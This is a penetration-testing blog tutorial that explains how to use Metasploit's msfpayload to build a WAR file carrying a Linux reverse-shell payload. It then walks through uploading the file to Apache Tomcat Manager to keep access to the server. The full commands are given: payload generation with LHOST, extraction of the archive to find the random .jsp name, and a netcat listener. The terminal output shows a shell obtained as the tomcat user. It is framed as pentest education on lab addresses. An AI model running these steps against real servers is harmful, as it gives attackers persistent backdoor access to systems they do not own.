Using Metasploit To Create A WAR Backdoor

pentestlab.blog/category/maintaining-access

August 26, 2012

If we have performed a penetration test against an Apache Tomcat server and we have managed to gain access then we might want to consider to place a web backdoor in order to maintain our access.Apache Tomcat accepts .WAR file types so our backdoor must have this file extension.In case that we don't have a WAR backdoor already in our disposal we can use Metasploit to create one very fast.

The first thing that we have to do is to create the WAR file.That WAR file will carry a common metasploit payload that will connect back to us once it is executed.Our Apache Tomcat is on a Linux host so for this example we will use a linux payload.

```
root@encode:~# msfpayload linux/x86/shell_reverse_tcp LHOST=172.16.212.1 W > pentestlab.war
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell_reverse_tcp
 Length: 71
Options: {"LHOST"=>"172.16.212.1"}
root@encode:~#
```


Creating the WAR Backdoor

The **LHOST** of course is our local IP address and we have used the name **pentestlab** for the war file.Once we execute this command the metasploit will insert the payload on a **.jsp** file and it will save it as **pentestlab.war**.However the metasploit will use a random name for the .jsp backdoor so we need to know before we upload it the name.A quick method is to extract the **pentestlab.war** file in order to see the exact file name of the .jsp backdoor.

The next step is to go to Apache Tomcat Manager and to upload it.

```
root@encode:~# jar -xvf pentestlab.war
 inflated: META-INF/MANIFEST.MF
  created: WEB-INF/
 inflated: WEB-INF/web.xml
 inflated: urgnthejgn.jsp
 inflated: VFTwyDWxQug.txt
root@encode:~#
```

WAR File extraction to find the name of the .jsp file



Uploading the WAR File

Now that the backdoor has been uploaded we need to use the **netcat** utility and to put it on the listen mode.So we need to execute the following command: **nc -l -v -p 4444** which it will listen for any incoming connection on port **4444**.The backdoor that the metasploit has created by default it will use the **4444** for connections so everything now it is ready.We access the backdoor from our web browser which in this example will be in the following url:

http://172.16.212.133:8180/pentestlab/urgnthejgn.jsp

and we have a reverse shell connection with the web server.

```
root@encode:~# nc -l -v -p 4444
listening on [any] 4444 ...
172.16.212.133: inverse host lookup failed: Unknown server error : Connection timed out
connect to [172.16.212.1] from (UNKNOWN) [172.16.212.133] 34529
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
pwd
/
```

netcat – incoming connection from backdoor

Conclusion

As we saw we can use the Metasploit Framework in order to create fast a simple backdoor for our target.This can help us in a situation where we want to maintain a connection with the server and we don’t have already a WAR backdoor for deployment in our files.